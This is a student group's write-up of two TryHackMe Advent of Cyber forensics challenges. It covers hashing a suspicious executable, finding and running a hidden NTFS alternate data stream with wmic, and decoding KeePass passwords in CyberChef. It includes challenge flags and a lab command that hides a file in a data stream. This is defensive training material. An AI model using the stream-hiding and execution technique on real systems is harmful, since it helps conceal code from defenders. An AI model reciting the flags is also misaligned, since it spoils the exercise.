

PSP0201

Week 6

Writeup

Group Name: Blessing Software

Members

ID	Name	Role
1211103213	Uwais	Leader
1211103184	Muzaffar	Member
1211103149	Dzakry Hariz	Member
1211102082	Thanussha	Member

Day 21 : Blue Teaming – Time for some ELForensics

Tools used: Attackbox, Remmina, Powershell

Solution/walkthrough:

Question 1

Read the db.exe file to get its file hash

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> █
```

Question 2

Use the command given in THM on the mysterious executable

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm      Hash
-----
MD5             5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\littlehelper\Documents> █
```

Question 3

Change the format of the command before from MD5 to SHA256

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm      Hash
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F55...

PS C:\Users\littlehelper\Documents> █
```

Question 4

Use the strings tool command in THM on the mysterious executable

```
Windows PowerShell
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littl
ehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Str
eam hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deebee
Copyright
```

Question 5

Use the command in THM to view ADS of the mysterious executable

```
</assembly>
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
ents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
ents
PSChildName  : deebee.exe::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebee.exe
Stream       : ::$DATA
Length       : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
ents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
ents
PSChildName  : deebee.exe:hidedb
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebee.exe
Stream       : hidedb
Length       : 6144
```

Question 6

Run the database connector using the command from THM with the newly acquired streamname


```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deeb  
ee.exe:hidedb)  
Executing (Win32_Process)->Create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
    ProcessId = 2636;  
    ReturnValue = 0;  
};  
PS C:\Users\littlehelper\Documents> █
```



```
PS C:\Users\littlehelper\Documents\deeb.ee.exe:hidedb  
Choose an option:  
PS 1) Nice List  
PS 2) Naughty List  
PS 3) Exit  
PS  
PS THM{088731ddc7b9fdeccaed982b07c297c}  
Fi  
StSelect an option: █  
Le  
  
PS  
ee  
Ex  
Me
```

Question 7 and 8

Look into the Nice List and Naughty List to find their names on the lists



```
C:\Users\littlehelper\Documents\deebie.exe\hidedb
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhooose
Sharika Spooner
Sucks for them .. Returning to the User Menu...

C:\Users\littlehelper\Documents\deebie.exe\hidedb
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria
Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:

With Remmina we can start a virtual windows machine with the ip generated. Then we could use powershell to get access to the files and using commands get hash files. Using other commands we can display other info like scan for strings or view the ADS of a file. When we have the file name and streamname, we can use a command to run the database connector file and run the program.

Day 22 : Blue Teaming - Elf McEager becomes CyberElf

Tools used: Attackbox, Remmina, CyberChef

Solution/walkthrough:

Question 1


Took the file's name and ran it through CyberChef to decode it with the Magic recipe.

The screenshot shows the CyberChef web interface. On the left is a sidebar with various recipes like 'Format MAC addresses', 'Magic', 'Extract MAC addresses', etc. The 'Magic' recipe is selected. In the 'Recipe' panel, 'Depth' is set to 3, and 'Intensive mode' and 'Extensive language support' are unchecked. The 'Input' panel contains the Base64 string: `dGh1Z3JpbmNod2FzaGVyZQ==`. The 'Output' panel shows the result of the Magic recipe, which is the decoded string: `theGrinchwashed`. Below the output, there are two rows of data, each showing the recipe used, the result snippet, and properties like 'Possible languages' and 'Entropy'.

Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9+\/=','',true,false)</code>	theGrinchwashed	Possible languages: English, German, Dutch, Indonesian. Matching ops: From Base64, From Base85. Valid UTF8. Entropy: 3.28
<code>From_Base64('A-Za-z0-9+\/=','',true,false)</code>	theGrinchwashed	Possible languages: English, German, Dutch, Indonesian

Log into KeePass using the decoded password.

The screenshot shows a Windows file explorer window. The address bar shows the path: `d:\GhZ3JpbmNod2FzaGVyZQ==`. The file list shows several files, including `Keepass.config`, `Keepass.exe`, `Keepass_XmlSerializers.dll`, `Keepass_LibC32.dll`, `Keepass_LibC64.dll`, `License`, and `ShutdownUI`. A dialog box titled 'Open Database - Private.kdbx' is open, showing the 'Enter Master Key' screen. The 'Master Password' field is filled with asterisks, and the 'Key File' is set to `(None)`. The 'Windows User Account' checkbox is checked. The 'OK' button is highlighted.




Question 2

Looked at the output properties from CyberChef.

Output		
time: 101ms length: 21543 lines: 794		
Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28


Question 3

Looked at the note in the hiya key.




Question 4 and 5

Went to check the Elf Server key, and show the password.




Using that password, decode it from Hex in CyberChef.




Question 6

Went into the ElfMail key to retrieve the password.




Decode it in CyberChef.



Question 7

Looked at the Elf Security System key.




Took the username and password.

Decoded it in CyberChef from Charcode in Base 10 with comma delimiter.

Repeat the same thing using the given output.

[illegible]

Went to the given github link to retrieve the flag.



Thought Process/Methodology:

After logging into the remote system, we checked the sussy folder at the desktop. Using CyberChef, the name was decoded with the Magic recipe to obtain our password which gives us access to the KeePass account. After logging into the KeePass, we saw encoded codes in some keys. Checking the keys, we can ask to show the encoded password, leading us to decode it with CyberChef. Lastly, at the Elf Security System, there was a note that seems to be encoded too. The string hinted that it can be decoded using Charcode. We decoded it at CyberChef, and using the output we ran it through another Charcode decoder. The output was a github link leading us to the flag.

